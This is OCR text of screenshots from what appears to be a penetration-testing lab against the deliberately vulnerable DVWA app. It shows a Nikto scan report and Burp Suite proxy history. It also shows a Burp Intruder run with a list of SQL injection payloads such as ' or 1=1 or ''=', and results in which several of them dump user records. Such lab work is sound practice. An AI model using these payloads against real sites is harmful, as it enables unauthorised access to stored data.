
+ Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
+ Retrieved x-powered-by header: PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
erent fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Cookie security created without the httponly flag
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.4.16 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current releas
e for each branch.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/1.0.2k-fips appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available remotely.
+ OSVDB-12184: /dvwa/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain H
TTP requests that contain specific QUERY strings.
+ OSVDB-12184: /dvwa/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain H
TTP requests that contain specific QUERY strings.
+ OSVDB-12184: /dvwa/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain H
TTP requests that contain specific QUERY strings.
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ /dvwa/login.php: Admin login page/section found.
+ /dvwa/.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 7888 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time: 2023-07-06 00:20:39 (GMT-7) (49 seconds)



Nikto Report - Mozilla Fi...
root@KALI: ~/Desktop
12:22 AM
Nikto Report - Mozilla Firefox
Nikto Report
file:///root/Downloads/dvwa.htm
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
10.1.0.10 / 10.1.0.10 port 80
Target IP 10.1.0.10
Target hostname 10.1.0.10
Target Port 80
HTTP Server Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
Site Link (Name) http://10.1.0.10:80/dvwa/
Site Link (IP) http://10.1.0.10:80/dvwa/
URI /dvwa/
HTTP Method GET
Description Retrieved x-powered-by header: PHP/5.4.16
Test Links http://10.1.0.10:80/dvwa/ http://10.1.0.10:80/dvwa/
OSVDB Entries OSVDB-0
URI /dvwa/
HTTP Method GET
Description The anti-clickjacking X-Frame-Options header is not present.
Test Links http://10.1.0.10:80/dvwa/ http://10.1.0.10:80/dvwa/
OSVDB Entries OSVDB-0
URI /dvwa/
HTTP Method GET
Description The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
Test Links http://10.1.0.10:80/dvwa/ http://10.1.0.10:80/dvwa/
OSVDB Entries OSVDB-0



Burp Suite ... Welcome :: ... [root@KALI... Screenshot 12:43 AM
Burp Suite Community Edition v2.1.07 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title
1 http://ciscobinary.openh26... GET /openh264-linux64-2e1774ab6dc... zip
2 http://www.515support.com GET /dvwa 301 500 HTML 301 Moved Permane...
3 http://www.515support.com GET /dvwa/ 302 525 HTML
4 http://www.515support.com GET /dvwa/login.php 200 1847 HTML php Login :: Damn Vulne...
7 http://www.515support.com GET /favicon.ico 404 419 HTML ico 404 Not Found
8 http://www.515support.com POST /dvwa/login.php ✓ 302 383 HTML php
9 http://www.515support.com GET /dvwa/index.php 200 7132 HTML php Welcome :: Damn Vu...
11 http://www.515support.com GET /dvwa/dvwa/js/dvwaPage.js 200 1322 script js
12 http://www.515support.com GET /dvwa/js/add_event_listeners.js 404 438 HTML js 404 Not Found
Request Response
Raw Params Headers Hex
POST /dvwa/login.php HTTP/1.1
Host: www.515support.com


Burp Suite Comm... Vulnerability: SQ... root@KALI: ~/De... 02:32 PM
Burp Suite Community Edition v2.1.07 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title
18 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 4926 HTML Vulnerability: Comm...
19 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 4508 HTML Vulnerability: Comm...
20 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 4948 HTML Vulnerability: Comm...
21 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 4508 HTML Vulnerability: Comm...
22 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 10904 HTML Vulnerability: Comm...
23 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 6889 HTML Vulnerability: Comm...
24 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 7983 HTML Vulnerability: Comm...
25 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 4928 HTML Vulnerability: Comm...
26 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 4936 HTML Vulnerability: Comm...
27 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 4958 HTML Vulnerability: Comm...
28 http://www.515support.com POST /dvwa/vulnerabilities/exec/ ✓ 200 4938 HTML Vulnerability: Comm...
29 http://www.515support.com GET /dvwa/vulnerabilities/sqli/ 200 4809 HTML Vulnerability: SQL Inj...
30 http://www.515support.com GET 200 HTML Vulnerability: SQL Inj...
http://www.515support.com/dv...ties/sqli/?id=1&Submit=Submit
Add to scope
Scan [Pro version only]
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]
Show new history window
Add comment
Highlight
Delete item
Clear history
Copy URL
Copy as curl command
Copy links
Save item
Proxy history documentation
Request Response
Raw Params Headers Hex
GET /dvwa/vulnerabilities/sqli/?id=1&Subm
Host: www.515support.com
User-Agent: Mozilla/5.0 (X11; Linux x86_6
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.515support.com/dvwa/v
DNT: 1
Connection: close
Cookie: security=low; PHPSESSID=1dmcgo1r3
Upgrade-Insecure-Requests: 1
Typeasearchterm
0 matches


Burp Suite Comm... Vulnerability: SQ... root@KALI: ~/De... 02:40 PM
Burp Suite Community Edition v2.1.07 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 2 3 ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /dvwa/vulnerabilities/sqli/?id=§1§&Submit=Submit HTTP/1.1
Host: www.515support.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.515support.com/dvwa/vulnerabilities/sqli/
DNT: 1
Connection: close
Cookie: security=low; PHPSESSID=1dmcgo1r33umnicvem9aurekk5
Upgrade-Insecure-Requests: 1
Add §
Clear §
Auto §
Refresh


Burp Suite Comm... Vulnerability: SQ... root@KALI: ~/De... 02:41 PM
Burp Suite Community Edition v2.1.07 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 125
Payload type: Simple list
Request count: 125
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
'
"
#
-
--
'%20--
--';
'%20;
=%20'
=%20;
Add
Enteranewitem
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule


Burp Suite ... Intruder att... Vulnerabilit... root@KALI:... 02:42 PM
Burp Suite Community Edition v2.1.07 - Temporary Project
Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
0 200 4868
1 ' 200 523
2 " 200 4809
3 # 400 438
4 - 200 4809
5 -- 200 4809
6 '%20-- 200 521
7 --'; 200 521
8 '%20; 200 521
9 =%20' 200 525
10 =%20; 200 4809
11 =%20-- 200 4809
12 \x23 200 4809
13 \x27 200 4809
14 \x3D%20\x3B' 200 532
15 \x3D%20\x27 200 4809
16 \x27\x4F\x52 SELECT * 200 4809
17 \x27\x6F\x72 SELECT * 200 4809
18 'or%20select * 200 529
19 admin'-- 200 521
20 <>'"%;)(&+ 200 526
21 '%20or%20''=' 200 5141
22 '%20or%20'x'='x 200 5151
23 "%20or%20"x"="x 200 4809
30 of 125


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
39 ' or 1=1 or ''=' 200 5176
48 hi' or 'a'='a 200 5161
35 "' or 1 --'" 200 5156
22 '%20or%20'x'='x 200 5151
21 '%20or%20''=' 200 5141
Request Response
Raw Headers Hex HTML Render
<pre>ID: ' or 1=1 or ''='

First name: admin

Surname: admin</pre>
<pre>ID: ' or 1=1 or ''='

First name: Gordon

Surname: Brown</pre>
<pre>ID: ' or 1=1 or ''='

First name: Hack

Surname: Me</pre>
<pre>ID: ' or 1=1 or ''='

First name: Pablo

Surname: Picasso</pre>
Typeasearchterm
0 matches
54 of 125